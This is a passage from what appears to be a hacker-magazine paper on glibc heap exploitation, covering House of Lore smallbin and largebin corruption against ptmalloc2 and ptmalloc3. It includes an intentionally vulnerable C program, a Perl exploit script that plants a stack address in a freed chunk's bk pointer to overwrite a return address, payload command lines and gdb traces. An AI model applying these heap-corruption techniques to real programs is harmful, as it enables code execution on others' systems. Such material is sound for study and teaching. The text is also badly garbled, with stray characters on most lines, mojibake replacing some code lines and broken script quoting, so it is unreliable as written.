   printf("\n\t\t\t[2] Edit lastname");D
  printf("\n\t\t\t[3] Edit description");
  printf("\n\t\t\t[4] Delete name");
  printf("\n\t\t\t[5] Delete lastname");
  printf("\n\t\t\t[6] Delete description");
  printf("\n\t\t\t[7] Delete agent");
  printf("\n\t\t\t[0] <- MAIN MENU"); D</pre>
  printf("\n\t\t\t\tSelect Agent Option: ");D
   fgets(opt, 3, stdin);Đ
Ð
   op = atoi(opt);Đ
```

```
Đ
   switch (op) {Đ
      case 1:Đ
           edit_name();Đ
    '&V 3½
      case 2:Đ
           edit_lastname();Đ
           break;Đ
      case 3:Đ
           edit_desc();Đ
           break;Đ
      case 4:Đ
           delete_name();
       '&V 3½
      case 5:Đ
           delete_lastname();
           break;Đ
      case 6:Đ
           delete_desc(); D
           break;Đ
      case 7:Đ
           delete_agent();
           break;Đ
      case 0:Đ
           main_menu();
      default:Đ
         break; Đ
   }Đ
  Đ
   edit_agent();D
}Đ
Ð
void edit_name(void)Đ
Đ
   if(agents[sel_ag]->name == NULL) {Đ
      agents[sel_ag]->name = (char *) malloc(32);D
      printf("\n[!!!]malloc(ed) name [ %p ]", agents[sel_ag]->name);D
   }Đ
Đ
   printf("\nWrite name for this agent: ");D
   fgets(agents[sel_ag]->name, 322, stdin); Đ
}Đ
Ð
void delete_name(void)Đ
   if(agents[sel_ag]->name != NULL) {D
      free(agents[sel_ag]->name);
      agents[sel_ag]->name = NULL;Đ
   }Đ
}Đ
Ð
void edit_lastname(void)
   if(agents[sel_ag]->lastname == NULL) {D
      agents[sel_ag]->lastname = (char *) malloc(128);D
      printf("\n[!!!]malloc(ed) lastname [ %p ]",agents[sel_ag]->lastname);
   }Đ
   printf("\nWrite lastname for this agent: ");D
   fgets(agents[sel_ag]->lastname, 127, stdin); D
}Đ
```

```
Ð
void delete_lastname(void)Đ
{Đ
   if(agents[sel_ag]->lastname != NULL) {Đ
      free(agents[sel_ag]->lastname);D
      agents[sel_ag]->lastname = NULL; D
   }Đ
}Đ
Ð
void edit_desc(void)Đ
{Đ
   if(agents[sel_ag]->desc == NULL) {Đ
      agents[sel_ag]->desc = (char *) malloc(256);D
      printf("\n[!!!]malloc(ed) desc [ %p ]", agents[sel_ag]->desc);D
   }Đ
Ð
   printf("\nWrite description for this agent: ");D
   fgets(agents[sel_ag]->desc, 255, stdin); D
}Đ
Ð
void delete_desc(void)Đ
{Đ
   if(agents[sel_ag]->desc != NULL) {D
      free(agents[sel_ag]->desc);
      agents[sel_ag]->desc = NULL;Đ
   }Đ
}Đ
void delete_agent(void)Đ
{Đ
    if (agents[sel_ag] != NULL) {Đ
        free(agents[sel_ag]);
        agents[sel_ag] = NULL;Đ
    Ð
        printf("\n[+] Agent %d deleted\n", sel_ag);D
Ð
        if (sel_ag == 0) {Đ
            agent_count = 0;Đ
        &-çFb, % Æå² Ò V× G′ Æ-7BÂ ÆV 6R 7&V FR æWr vVçG5Æâ" "½
        } else {Đ
       6VÅö r ÓÒ ⅓
            agent_count -= 1;Đ
        &-çFb,%²μÒ 7W'&VçB vVçB 6VÆV7F-ö㢠VEÆâ"Â 6VÅö r"½
        }Đ
    } else {Đ
        printf("\n[!] No agents to delete\n"); Đ
    }Đ
}Đ
Ð
---[ end agents.c ]---Đ
Ð
This is the perfect program that I would present in a wargame to those who Đ
wish to apply the technique described in this paper.Đ
Ð
Someone might think that maybe this program is vulnerable to other Đ
techniques described in the Malloc Des-Maleficarum. Indeed given the Đ
ability of the user to manage the memory space, it may seem that The House Đ
of Mind can be applied here, but one must see that the program limits us toĐ
the creation of 256 structures of type "agent_t", and that the size of Đ
```

```
these structures is about 432 bytes (approximately when you allocate all Đ
its fields). If we multiply this number by 256 we get: (110592 = 0x1B000h) Đ
which seems too small to let us achieve the desirable address "0x08100000" Đ
necessary to corrupt the NON_MAIN_ARENA bit of an already allocated chunk Đ
above that address (and thus create a fake arena in order to trigger the Đ
attack aforementioned).Đ
Another technique that one would take as viable would be The House of ForceĐ
since at first it is easy to corrupt the Wilderness (the Top Chunk), butĐ
remember that in order to apply this method one of the requirements is thatĐ
the size of a call to malloc( ) must been defined by the designer with theĐ
main goal of corrupting "av->top". This seems impossible here.Đ
Other techniques are also unworkable for several reasons, each due to theirĐ
intrinsic requirements. So we must study how to sort the steps that triggerĐ
the vulnerability and the attack process that we have studied so far.Đ
Let's see in detail:Đ
After a quick look, we found that the only vulnerable function is: Đ
Đ
   void edit_name(void) {Đ
      ...Đ
        agents[sel_ag]->name = (char *) malloc(32); D
      ...Đ
      fgets(agents[sel_ag]->name, 322, stdin); Đ
Ð
Ð
At first it seems a simple typographical error, but it allows us to Đ
override the memory chunk that we allocated after "agents[]->name", whichĐ
can be any, since the program allows practically a full control over Đ
memory.Đ
Ð
To imitate the maximum possible vulnerable process shown in the previousĐ
section, the most obvious thing we can do to start is to create a new agentĐ
(0) and edit all fields. With this we get:Đ
Ð
Đ
  malloc(sizeof(agent_t)); // new agentĐ
  malloc(32);
                             // agents[0]->nameĐ
  malloc(128);
                             // agents[0]->lastnameĐ
  malloc(256);
                             // agents[0]->descĐ
Ð
The main target is to overwrite the "bk" pointer in the field Đ
"agents[]->lastname" if we have freed this chunk previously. Moreover, Đ
between these two actions, we need to allocate a chunk of memory to beĐ
selected from the "TOP code", so that the chunks present in the unsorted Đ
bin are sorted in their corresponding bins for a later reuse.Đ
For this, what we do is create a new agent(1), select the first agent(0) Đ
and delete its field "lastname", select the second agent(1) and edit itsĐ
description. This is equal to:Đ
Ð
Đ
                                // Get a chunk from TOP code
   malloc(sizeof(agent_t));
                                                                   Ð
   free(agents[0]->lastname);
                                // Insert chunk at unsorted binĐ
   malloc(256);
                                 // Get a chunk from TOP codeĐ
Ð
Ð
```

```
After this last call to malloc(), the freed chunk of 128 bytes (lastname)Đ
will have been placed in its corresponding bin. Now we can alter "bk" Đ
pointer of this chunk, and for this we select again the first agent(0) and D
edit its name (here there will be no call to malloc( ) since it has been Đ
previously assigned).Đ
At this time, we can place a proper memory address pointing to the stack Đ
and make two calls to malloc(128), first editing the "lastname" field of \Theta
the second agent(1) and then editing the "lastname" field of agent(0) oneĐ
more time.Đ
These latest actions should return a memory pointer located in the stack inĐ
a position of your choice, and any written content on "agents[0]->lastname"Đ
could corrupt a saved return address.Đ
Without wishing to dwell too much more, we show here how a tiny-exploit Đ
alter the above pointer "bk" and returns a chunk of memory located in theĐ
stack:Đ
Ð
---[ exthl.pl ]---Đ
#!/usr/bin/perlĐ
print "1\n" .
                          # Create agents[0]Đ
      4\n.
                         # Edit agents[0]Đ
                     # Edit name agents[0]D
# Edit lastname agents[0]D
      1\nblack\n" .
      2\ngel\n.
      "3\nsuperagent\n" . # Edit description agents[0]Đ
      "O\n1\n" . # Create agents[1]D

"2\n0\n" . # Select agents[0]D

"4\n5\n" . # Delete lastname agents[0]D

"0\n2\n1\n" . # Select agents[1]D

"4\n" . # Edit description agents[0]D
      4\n.
                         # Edit agents[1]Ð
      "3\nsupersuper\n" . # Edit description agents[1]Đ
      "0\n2\n0\n" . # Select agents[0]D
                          # Edit agents[0]Đ
      4\n.
      "1\nAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\". .Ð
      \xy 4\xee\xff\xbf" . # Edit name[0] and overwrite "lastname->bk"Đ
      4\n.
                          # Edit agents[1]Đ
                         # Edit lastname agents[1]Đ
      2\nother\n.
      0\n2\n0.
                          # Select agents[0]Đ
      4\n.
                           # Edit agents[0]Đ
      "2\nBBBBBBBBBBBBBBBBBB" .Đ
      # and overwrite a {RET}Đ
---[ end exthl.pl ]---Đ
Ð
And here is the result, displaying only the outputs of interest for us:Đ
black@odisea:~/ptmalloc2$ ./exthl | ./agentsĐ
      Æ
. . . . .
Ŧ
[PTMALLOC2] -> (Smallbin code reached)
                                                    Ð
[PTMALLOC2] \rightarrow (victim = [ 0x8 ])
                                              // Create new agents[0]
Agent 0 created, now you can edit it
                                                    Ð
```

```
....Ð
Write name for this agent:
....Đ
Ð
Đ
....Đ
Ð
[PTMALLOC2] -> (Chunk from TOP)
                                          Ð
[!!]malloc(ed) desc [ 0x804f0d0 ] // Edit description
agents[0]
Write description for this agent:
                                          Ð
....Đ
Ð
[PTMALLOC2] -> (Chunk from TOP)
                                           Ð
Agent 1 created, now you can edit it // Create new agents[1]Đ
....Đ
Ð
Write agent number:
                                          Ð
[+] Agent 0 selected.
                                  // Select agents[0] Đ
....Đ
Ð
[PTMALLOC2] -> (Freed and unsorted [ 0x804f040 ] chunk) // Delete lastnameĐ
....Đ
Ð
Write agent number:
                                          Æ
[+] Agent 1 selected.
                                   // Select agents[1] Đ
Ð
....Đ
Ð
[PTMALLOC2] -> (Chunk from TOP)
                                           Ð
[!!]malloc(ed) desc [ 0x804f1f0 ] // Edit description
agents[1]
Write description for this agent:
                                           Ð
....Đ
Ð
Write agent number:
                                           Ð
[+] Agent 0 selected.
                                  // Select agents[0] Đ
Ð
....Đ
Ð
Write name for this agent:
                                   // Edit name
                       Ð
agents[0]
 Ð
Write agent number:
                                          Ð
[+] Agent 1 selected.
                                  // Select agents[1]Đ
Ð
....Ð
Ð
[PTMALLOC2] -> (Smallbin code reached)
                                           Đ
```

```
[PTMALLOC2] \rightarrow (victim = [ 0x804f048 ])
                                                      Ð
[PTMALLOC2] -> (victim->bk = [ 0xbfffee94 ])
[!!!]malloc(ed) lastname [ 0x804f048 ]Đ
Write lastname for this agent:
                                             // Edit lastname agents[1]Đ
Ð
....Đ
Ð
Write agent number:
                                                      Ð
[+] Agent 0 selected.
                                             // Select agents[0]
                                                                           Ð
....Đ
Ð
[PTMALLOC2] -> (Smallbin code reached)Đ
[PTMALLOC2] -> (victim = [ 0xbfffee94 ])Đ
[PTMALLOC2] -> (victim->bk = [ 0xbfffeec0 ])Đ
[!!!]malloc(ed) lastname [ 0xbfffee9c ] // Edit lastname agents[0]Đ
Segmentation faultĐ
black@odisea:~/ptmalloc2$Đ
Everyone can predict what happened in the end, but GDB can clarify for us aĐ
few things:Đ
Ð
Ð
---- snip ----Đ
Ð
[PTMALLOC2] -> (Smallbin code reached)Đ
[PTMALLOC2] -> (victim = [ 0xbfffee94 ])Đ
[PTMALLOC2] -> (victim->bk = [ 0xbfffeec0 ])Đ
[!!!]malloc(ed) lastname [ 0xbfffee9c ]Đ
Program received signal SIGSEGV, Segmentation fault.Đ
0x080490f6 in edit_lastname ()Đ
(gdb) x/i $eipĐ
0x80490f6 <edit_lastname+150>: retĐ
(gdb) x/8x \$espD
                                                0x42424242
0xbfffee9c: 0x42424242
                                                                0x42424242Đ
                               0x42424242
0xbfffeeac:
               0 \times 42424242
                                0 \times 42424242
                                                0 \times 42424242
                                                                 0x4242424D
(qdb)Đ
Ð
---- snip ----Đ
Ð
And you have moved to the next level of your favorite wargame, or at leastĐ
you have increased your level of knowledge and skills. Đ
Now, I encourage you to compile this program with your regular glibc (notĐ
static Ptmalloc2), and verify that the result is exactly the same, it doesĐ
not change the inside code.Đ
I don't know if anyone had noticed, but another of the techniques that in Đ
principle could be applied to this case is the forgotten The House of Đ
Prime. The requirement for implementing it is the manipulation of the \Theta
header of two chunks that will be freed. This is possible since an overflowĐ
in agents[]->name can override both agents[]->lastname and agents[]->desc, Đ
and we can decide both when freeing them and in what order. However, The \mbox{\it D}
House of Prime needs also at least the possibility of placing an integerĐ
on the stack to overcome a last check and this is where it seems that weĐ
```

```
stay trapped. Also, remember that since glibc 2.3.6 one can no longer pass Đ
to free( ) a chunk smaller than 16 bytes whereas this is the first Đ
requirement inherent to this technique (alter the size field of the first Đ
piece overwritten 0x9h = 0x8h + PREV_INUSE bit).Đ
Ð
Ð
Đ
               << It is common sense to take a method andĐ
                 try it; if it fails, admit it frankly andĐ
                 try another. But above all, try something. >>Đ
Ð
                                     [ Franklin D. Roosevelt ]Đ
Ð
Ð
Ð
           .----.Đ
---[ 3 ---[ LargeBin Corruption Method ]---Đ
           .----.Đ
In order to apply the method recently explained to a largebin we need the Đ
same conditions, except that the size of the chunks allocated should be \mathfrak D
above 512 bytes as seen above.Đ
However, in this case the code triggered in "_int_malloc( )" is different \Theta
and more complex. Extra requirements will be necessary in order to achieve Đ
a successful execution of arbitrary code.Đ
We will make some minor modifications to the vulnerable program presentedĐ
in 2.2.1 and will see, through the practice, which of these preconditionsĐ
must be met.Đ
Here is the code:Đ
---[ thl-large.c ]---Đ
#include <stdlib.h>Đ
#include <stdio.h>Đ
#include <string.h>Đ
void evil_func(void)Đ
   printf("\nThis is an evil function. You become a cool \Đ
             hacker if you are able to execute it\n"); Đ
}Đ
Ð
void func1(void)Đ
{Đ
    char *lb1, *lb2;Đ
    lb1 = (char *) malloc(1536); D
    printf("\nLB1 -> [ %p ]", lb1);Đ
    1b2 = malloc(1536); D
   printf("\nLB2 -> [ %p ]", lb2); D
Đ
    strcpy(lb1, "Which is your favourite hobby: ");D
   printf("\n%s", lb1);
    fgets(lb2, 128, stdin);Đ
}Đ
Ð
int main(int argc, char *argv[]) D
```

```
{Đ
    char *buff1, *buff2, *buff3;Đ
Ð
    malloc(4096); D
    buff1 = (char *) malloc(1024); D
    printf("\nBuff1 -> [ %p ]", buff1);
    buff2 = (char *) malloc(2048); D
    printf("\nBuff2 -> [ %p ]", buff2);D
    buff3 = (char *) malloc(4096); D
    printf("\nBuff3 -> [ %p ]\n", buff3);
Đ
    free(buff2);Đ
Ð
    printf("\nBuff4 -> [ %p ]", malloc(4096)); D
Ð
    strcpy(buff1, argv[1]);Đ
Ð
    func1();Đ
Ð
    return 0;Đ
}Đ
Ð
---[ end thl-large.c ]---Đ
Ð
Ð
As you can see, we still need an extra reserve (buff4) after releasing the Đ
second allocated chunk. This is because it's not a good idea to have a Đ
corrupted "bk" pointer in a chunk that still is in the unsorted bin. When \Theta
it happens, the program usually breaks sooner or later in the instructions:Đ
Ð
Ð
      /* remove from unsorted list */Đ
      unsorted_chunks(av)->bk = bck;Đ
      bck->fd = unsorted_chunks(av);D
Ð
Ð
But if we do not make anything wrong before the recently freed chunk is Đ
placed in its corresponding bin, then we pass without penalty or glory the Đ
next area code:Đ
Đ
Đ
    while ( (victim = unsorted chunks(av)->bk) != unsorted chunks(av)) {Đ
       ...Đ
    }Đ
Ð
Having passed this code means that (buff2) has been introduced in its Đ
corresponding largebin. Therefore we will reach this code:Đ
Ð
Ð
---- snip ----Đ
Ð
    if (!in_smallbin_range(nb)) {Đ
      bin = bin_at(av, idx);Đ
Ð
      for (victim = last(bin); victim != bin; victim = victim->bk) {Đ
-6-|R \ \hat{O} \ 6 \neq Væ \cdot 6 - |R \neq f - 7F - \hat{O}"
--b ,‡Vç6-væVB Æöær'‡6-|R' ãÒ ‡Vç6-væVB Æöær'†æ"'' ½
   &-çFb,%Æåμ DÔ ÄÄô3%Ò æò VçFW" †W&R ÆV 6UÆâ""½
 &VÖ -æFW%÷6-|R Ò 6-|R Ò æ#½
```

```
′ VæÆ-沇f-7F-Ò &6²Â gvB"½
  ââââí
Ð
---- snip ----Đ
Ð
This does not look good. The unlink( ) macro is called, and we know the Đ
associated protection since the 2.3.6 version of Glibc. Going there would Đ
destroy all the work done until now.Đ
Here comes one of the first differences in the largebin corruption method. Đ
In 2.2.1 we said that after overwriting the "bk" pointer of the free( ) \Theta
chunk, two calls to malloc( ) with the same size should be carried out to \mbox{\it D}
return a pointer *mem in an arbitrary memory address.Đ
In largebin corruption, we must avoid this code at all cost. For this, theĐ
two calls to malloc( ) must be less than buff2->size. Phantasmal told us Đ
"512 < M < N", and that is what we see in our vulnerable application:Đ
512 < 1536 < 2048.Đ
As it has not previously been freed any chunk of this size (1536) or at Đ
least belonging to the same bin, "_{int_{malloc}}()" tries to search a chunk Đ
that can fulfill the request from the next bin to the recently scanned:Đ
Ð
Ð
    // Search for a chunk by scanning bins, starting with next largest bin. Đ
Ð
    ++idx;Đ
    bin = bin_at(av,idx); Đ
Ð
And here is where the magic comes, the following piece of code will be Đ
executed:Đ
Ð
Ð
---- snip ----Đ
Ð
      victim = last(bin); D
      \dots. \\ \mathbb{B}
      else {Đ
        size = chunksize(victim); D
Ð
        remainder size = size - nb;Đ
printf("\n[PTMALLOC2] -> (Largebin code reached)");D
printf("\n[PTMALLOC2] -> remander_size = size (%d) - nb (%d) = %u", size,Đ
                                                        nb, remainder_size);
printf("\n[PTMALLOC2] -> (victim = [ %p ])", victim); D
printf("\n[PTMALLOC2] -> (victim->bk = [ %p ])\n", victim->bk); D
Ð
        /* unlink */Đ
        bck = victim->bk;
        bin->bk = bck; D
        bck - fd = bin; D
Ð
        /* Exhaust */Đ
        if (remainder_size < MINSIZE) {Đ</pre>
                                           -÷R v−â Æâ" "½
    &-çFb,%Æåµ DÔ ÄÄô3%Ò Óâ W†† W7B 6öFR
          ....Đ
          return chunk2mem(victim);Đ
        }Đ
```

```
Ð
        /* Split */Đ
        else {Đ
          ....Đ
          set_foot(remainder, remainder_size);D
          check_malloced_chunk(av, victim, nb); D
          return chunk2mem(victim);Đ
        }Đ
      }Đ
Ð
----- snip -----Đ
Ð
Ð
The code has been properly trimmed to show only the parts that have Đ
relevance in the method we are describing. Calls to printf() are of my ownĐ
and you will soon see its usefulness. Đ
Also it's easy to see that the process is practically the same as in theĐ
smallbin code. You take the last chunk of the respective largebin Đ
(last(bin)) in "victim" and proceed to unlink it (without macro) before Đ
reaching the user control. Since we control "victim->bk", at first theĐ
attack requirements are the same, but then, where is the difference?Đ
Calling set_foot( ) tends to produce a segmentation fault since thatĐ
"remainder_size" is calculated from "victim->size", value that until now weĐ
were filling out with random data. The result is something like the Đ
following:Đ
Ð
Ð
(gdb) run `perl -e 'print "A" x 1036 . "\x44\xf0\xff\xbf"'`
                                                                Ð
[PTMALLOC2] -> (Chunk from TOP)Đ
Buff1 -> [ 0x8050010 ]Đ
[PTMALLOC2] -> (Chunk from TOP)Đ
Buff2 -> [ 0x8050418 ]Đ
[PTMALLOC2] -> (Chunk from TOP)Đ
Buff3 -> [ 0x8050c20 ]Đ
[PTMALLOC2] -> (Freed and unsorted [ 0x8050410 ] chunk)\theta
[PTMALLOC2] -> (Chunk from TOP)Đ
Buff4 -> [ 0x8051c28 ]Đ
[PTMALLOC2] -> (Largebin code reached)Đ
[PTMALLOC2] -> remander_size = size (1094795584) - nb (1544) = 1094794040Đ
[PTMALLOC2] \rightarrow (victim = [ 0x8050410 ])\theta
[PTMALLOC2] -> (victim->bk = [ 0xbffff044 ])Đ
Program received signal SIGSEGV, Segmentation fault.Đ
0x0804a072 in _int_malloc (av=0x804e0c0, bytes=1536) at malloc.c:4144Đ
4144
                  set_foot(remainder, remainder_size);
(gdb)Đ
Ð
Ð
The solution is then enforce the conditional:Đ
   if (remainder_size < MinSize) {D</pre>
      ...Đ
   }.Đ
Anyone might think of overwriting "victim->size" with a value like Đ
"Oxfcfcfcfc" which would generate as a result a negative number smaller Đ
```

```
than MINSIZE, but we must remember that "remainder_size" is defined as an Đ
"unsigned long" and therefore the result will always be a positive value.Đ
The only possibility that remains then is that the vulnerable applicationĐ
allows us to insert null bytes in the attack string, and therefore to Đ
supply a value as (0x00000610 = 1552) that would generate: Đ
1552 - 1544 (align) = 8 and the condition would be fulfilled. Let us see inĐ
action:Đ
Œ
(gdb) set *(0x08050410+4)=0x00000610
                                             Ð
(gdb) c
                                             Ð
Continuing.
                                            Ð
Buff4 -> [ 0x8051c28 ]Đ
[PTMALLOC2] -> (Largebin code reached)Đ
[PTMALLOC2] -> remander_size = size (1552) - nb (1544) = 8Đ
[PTMALLOC2] \rightarrow (victim = [ 0x8050410 ])\oplus
[PTMALLOC2] -> (victim->bk = [ 0xbffff044 ])Đ
[PTMALLOC2] -> Exhaust code!! You win!Đ
Ð
LB1 -> [ 0x8050418 ]Đ
[PTMALLOC2] -> (Largebin code reached)Đ
[PTMALLOC2] -> remander_size = size (-1073744384) - nb (1544) = 3221221368Đ
[PTMALLOC2] -> (victim = [ 0xbffff044 ])Đ
[PTMALLOC2] -> (victim->bk = [ 0xbffff651 ])Đ
Program received signal SIGSEGV, Segmentation fault.Đ
0x0804a072 in _int_malloc (av=0x804e0c0, bytes=1536) at malloc.c:4144Đ
4144
                  set_foot(remainder, remainder_size);D
Ð
Perfect, we reached the second memory request where we saw that victim isĐ
equal to 0xbffff044 which being returned would provide a chunk whose *mem Đ
pointes to the stack. However set_foot( ) again gives us problems, and thisĐ
is obviously because we are not controlling the "size" field of this fake \mbox{\it D}
chunk created on the stack.Đ
This is where we have to overcome the latter condition. Victim should pointĐ
to a memory location containing user-controlled data, so that we can enter Đ
an appropriate "size" value and conclude the technique.Đ
We end this section by saying that the largebin corruption method is not Đ
just pure fantasy as we've made it a reality. However it is true that Đ
finding the required preconditions of attack in real-life applications isĐ
almost impossible.Đ
As a curious note, one might try to overwrite "victim->size" with \mbox{\it D}
Oxffffffff (-1) and check that on this occasion set_foot( ) seems to followĐ
its course without breaking the program.Đ
Note: Again we have not tested all versions of glibc, but we noted theĐ
following fixes in advanced versions:Đ
Ð
Đ
---- snip ----Đ
Ð
      else {Đ
        size = chunksize(victim); D
Ð
        /* We know the first chunk in this bin is big enough to use. */\eth
```

```
assert((unsigned long)(size) >= (unsigned long)(nb)); <-- !!!!!!Đ</pre>
Ð
       remainder_size = size - nb;Đ
Ð
        /* unlink */Đ
        unlink(victim, bck, fwd);Đ
Ð
        /* Exhaust */Đ
        if (remainder_size < MINSIZE) {Đ</pre>
          set_inuse_bit_at_offset(victim, size);D
          if (av != &main_arena)Đ
           victim->size |= NON_MAIN_ARENA; D
Ð
        /* Split */Đ
        else {Đ
---- snip ----Đ
Ð
What this means is that the unlink( ) macro has been newly introduced into Đ
the code, and thus the classic pointer testing mitigate the attack.Đ
Đ
Đ
              << Insanity is doing the sameĐ
                 thing over and over again, andĐ
                 expecting different results. >>Đ
Ð
                                  [ Albert Einstein ]Đ
Ð
Ð
           .----.Đ
---[ 4 ---[ Analysis of Ptmalloc3 ]---Đ
           .----.Đ
Delving into the internals of Ptmalloc3, without warm up, may seem violent, Đ
but with a little help it's only a child's game. Đ
In order to understand correctly the next sections, I present here the mostĐ
notable differences in the code with respect to Ptmalloc2.Đ
The basic operation remains the same, in the end it's another common memoryĐ
allocator, and is also based on a version of Doug Lea allocator but adaptedĐ
to work on multiple threads.Đ
For example, here is the chunk definition:Đ
struct malloc_chunk {Đ
                      prev_foot; /* Size of previous chunk (if free). */Đ
 size_t
                      head; /* Size and inuse bits. */Đ
  size_t
 struct malloc_chunk* fd;
                                 /* double links -- used only if free. */Đ
 struct malloc_chunk* bk;Đ
};Ð
Ð
Đ
As we see, the names of our well known "prev_size" and "size" fields haveĐ
been changed, but the meaning remains the same. Furthermore we knew threeĐ
usual bit control to which they added an extra one called "CINUSE_BIT"Đ
```

```
which tells (in a redundant way) that the current chunk is assigned, asĐ
opposed to that PINUSE_BIT that continues to report the allocation of theĐ
previous chunk. Both bits have their corresponding checking and assignĐ
macros.Đ
The known "malloc_state" structure now stores the bins into two differentĐ
arrays for different uses:Đ
Ð
Đ
    mchunkptr smallbins[(NSMALLBINS+1)*2];D
     tbinptr
                treebins[NTREEBINS];
Đ
Ð
The first of them stores free chunks of memory below 256 bytes. Treebins[]Đ
is responsible for long pieces and uses a special tree organization. BothĐ
arrays are important in the respective techniques that will be discussed inĐ
the following sections, providing there more details about its managementĐ
and corruption.Đ
Some of the areas of greatest interest in "malloc_state" are:Đ
     char*
                least_addr;Đ
    mchunkptr dv;Đ
     size_t
               magic;Đ
 * "least_addr" is used in certain macros to check if the address of aĐ
  given P chunk is within a reliable range.Đ
 * "dv", or Designated Victim is a piece that can be used quickly to serve Đ
   a small request, and to gain efficiency is typically, by general rule, Đ
   the last remaining piece of another small request. This is a value that \mathbf{D}
   is used frequently in the smallbin code, and we will see it in the nextĐ
   section.Đ
 * "Magic" is a value that should always be equal to malloc_params.magic Đ
   and in principle is obtained through the device "/dev/urandom". This Đ
   value can be XORed with mstate and written into p->prev_foot for laterĐ
   to retrieve the mstate structure of that piece by applying another XORĐ
   operation with the same value. If "/dev/urandom" can not be used, magicĐ
   is calculated from the time(0) syscall and "0x555555555U" value with Đ
   other checkups, and if the constant INSECURE was defined at compile \Theta
   time magic then directly take the constant value: "0x58585858U".Đ
Đ
For security purposes, some of the most important macros are following: Đ
#define ok_address(M, a) ((char*)(a) >= (M)->least_addr)D
#define ok_next(p, n)
                        ((char*)(p) < (char*)(n))D
#define ok_cinuse(p)
                         cinuse(p)Đ
#define ok_pinuse(p)
                         pinuse(p)Đ
#define ok_magic(M)
                         ((M)->magic == mparams.magic)Đ
Ð
Ð
which could always return true if the constant INSECURE is defined atĐ
compile time (which is not the case by default).Đ
Đ
Đ
The last macro that you could be observe frequently is "RTCHECK(e)" which D
is nothing more than a wrapper for "__builtin_expect(e, 1)", which in time Đ
is more familiar from previous studies on malloc.Đ
```

```
As we said, "malloc_params" contains some of the properties that can beĐ
established through "mallopt(int param, int value)" at runtime, andĐ
additionally we have the structure "mallinfo" that maintains the global D
state of the allocation system with information such as the amount of {\tt D}
already allocated space, the amount of free space, the number of total freeĐ
chunks, etc...Đ
Talking about the management of Mutex and treatment of Threads in Ptmalloc3Đ
is something beyond the scope of this article (and would probably require Đ
to write an entire book), so we will not discuss this issue and will ratherĐ
go forward.Đ
In the next section we see that every precaution that have been taken are Đ
not sufficient to mitigate the attack presented here.Đ
Ð
Ð
              << Software is like entropy: It isĐ
                 difficult to grasp, weighs nothing, Đ
                 and obeys the Second Law of Thermodynamics: Đ
                 i.e., it always increases. >>Đ
Ð
                                        [ Norman Augustine ]Đ
Đ
Ð
Ð
             ---[ 4.1 ---[ SmallBin Corruption (Reverse) ]---Đ
             .----.Đ
In an attempt to determine whether THoL could be viable in this lastĐ
version of Wolfram Gloger. This version have a lot security mechanisms and Đ
integrity checks against heap overflows, fortunately I discovered a variantĐ
of our smallbin corruption method, this variant could be applied.Đ
To begin, we compile Ptmalloc3 and link the library statically with theĐ
vulnerable application presented in 2.2.1. After using the same method toĐ
exploit that application (by adjusting the evil_func() address of course, Đ
which would be our dummy shellcode), we obtain a segment violation atĐ
malloc.c, particularly in the last instruction of this piece of code:Đ
Ð
Ð
---- snip ----Đ
void* mspace_malloc(mspace msp, size_t bytes) {Đ
  ....Đ
  if (!PREACTION(ms)) {Đ
    ....Đ
    if (bytes <= MAX_SMALL_REQUEST) {D</pre>
    ....Đ
     if ((smallbits \& 0x3U) != 0) {D}
       ....Đ
       b = smallbin_at(ms, idx); D
       p = b - std; D
       unlink first small chunk(ms, b, p, idx); Đ
---- snip ----Đ
Ð
Ptmalloc3 can use both dlmalloc( ) and mspace_malloc( ) depending onĐ
whether the constant "ONLY_MSPACES" has been defined at compile-time (this Đ
```

```
is the default option -DONLY_MSPACES). This is irrelevant for the purposes Đ
of this explanation since the code is practically the same for both Đ
functions.Đ
The application breaks when, after having overwritten the "bk" pointer of Đ
buff2, one requests a new buffer with the same size. Why does it happen?Đ
As you can see, Ptmallc3 acts in an opposite way of Ptmalloc2. Ptmalloc2 Đ
attempts to satisfy the memory request with the last piece in the bin, Đ
however, Ptmalloc3 intends to cover the request with the first piece of theĐ
bin: p = b \rightarrow fd.
mspace_malloc () attempts to unlink this piece of the corresponding bin to Đ
serve the user request, but something bad happens inside the \mbox{\it D}
"unlink_first_small_chunk( )" macro, and the program segfaults.Đ
Reviewing the code, we are interested by a few lines:Đ
Ð
Ð
---- snip ----Đ
#define unlink_first_small_chunk(M, B, P, I) {\D
  mchunkptr F = P->fd;\
  \dots. \\ \mathbb{B}
  if (B == F) \setminus D
    clear_smallmap(M, I);\D
  else if (RTCHECK(ok_address(M, F))) {\ [2]D
    B->fd = F; \setminus
                                          [3]Đ
    F->bk = B; \setminus
                                          [4]Đ
  }\Đ
  else {\Đ
    CORRUPTION_ERROR_ACTION(M);\D
  } \Đ
}Đ
Ð
----- snip -----Đ
Ŧ
Here, P is our overwritten chunk, and B is the bin belonging to that piece.Đ
In [1], F takes the value of the "fd" pointer that we control (at the same Đ
time that we overwrote the "bk" pointer in buff2).Đ
If [2] is overcome, which is a security macro we've seen in the previousĐ
section:Đ
Ð
Ð
    #define ok_address(M, a) ((char*)(a) >= (M)->least_addr)Đ
Ð
Ð
where the least_addr field is "the least address ever obtained from Đ
MORECORE or MMAP"... then anything of higher value will pass this test.Đ
We arrive to the classic steps of unlink, in [3] the "fd" pointer of the Đ
bin points to our manipulated address. In [4] is where a segmentation Đ
violation occurs, as it tries to write to (0x41414141)->bk the address of Đ
the bin. As it falls outside the allocated address space, the fun ends.Đ
For the smallbin corruption technique over Ptmalloc3 it is necessary to Đ
properly overwrite the "fd" pointer of a freed buffer with a random Đ
address. After, it is necessary to try making a future call to malloc( ), Đ
with the same size, that returns the random address as the allocated space.Đ
```

```
Ð
The precautions are the same as in 2.2.1, F->bk must contain a writable Đ
address, otherwise it will cause an access violation in [4].Đ
If we accomplish all this conditions, the first chunk of the bin will be Đ
unlinked and the following piece of code will be triggered. Đ
Đ
---- snip ----Đ
Ð
        mem = chunk2mem(p);D
        check_malloced_chunk(gm, mem, nb);D
        goto postaction; Đ
Ð
        ....Ð
        postaction: Đ
            POSTACTION(gm); Đ
            return mem;Đ
---- snip ----Đ
Ð
I added the occasional printf( ) sentence into mspace_malloc( ) and the \Theta
unlink_first_small_chunk( ) macro to see what happened, and the result was Đ
as follow:Đ
Ð
Ð
Starting program: /home/black/ptmalloc3/thl `perl -e 'print "A"x24 .Đ
\xspace "\x28\xf3\xff\xbf"'\ < evil.in
[mspace_malloc()]: 16 bytes <= 244Đ
Buff1 -> [ 0xb7feefe8 ]Đ
[mspace_malloc()]: 128 bytes <= 244Đ
Buff2 -> [ 0xb7fef000 ]Đ
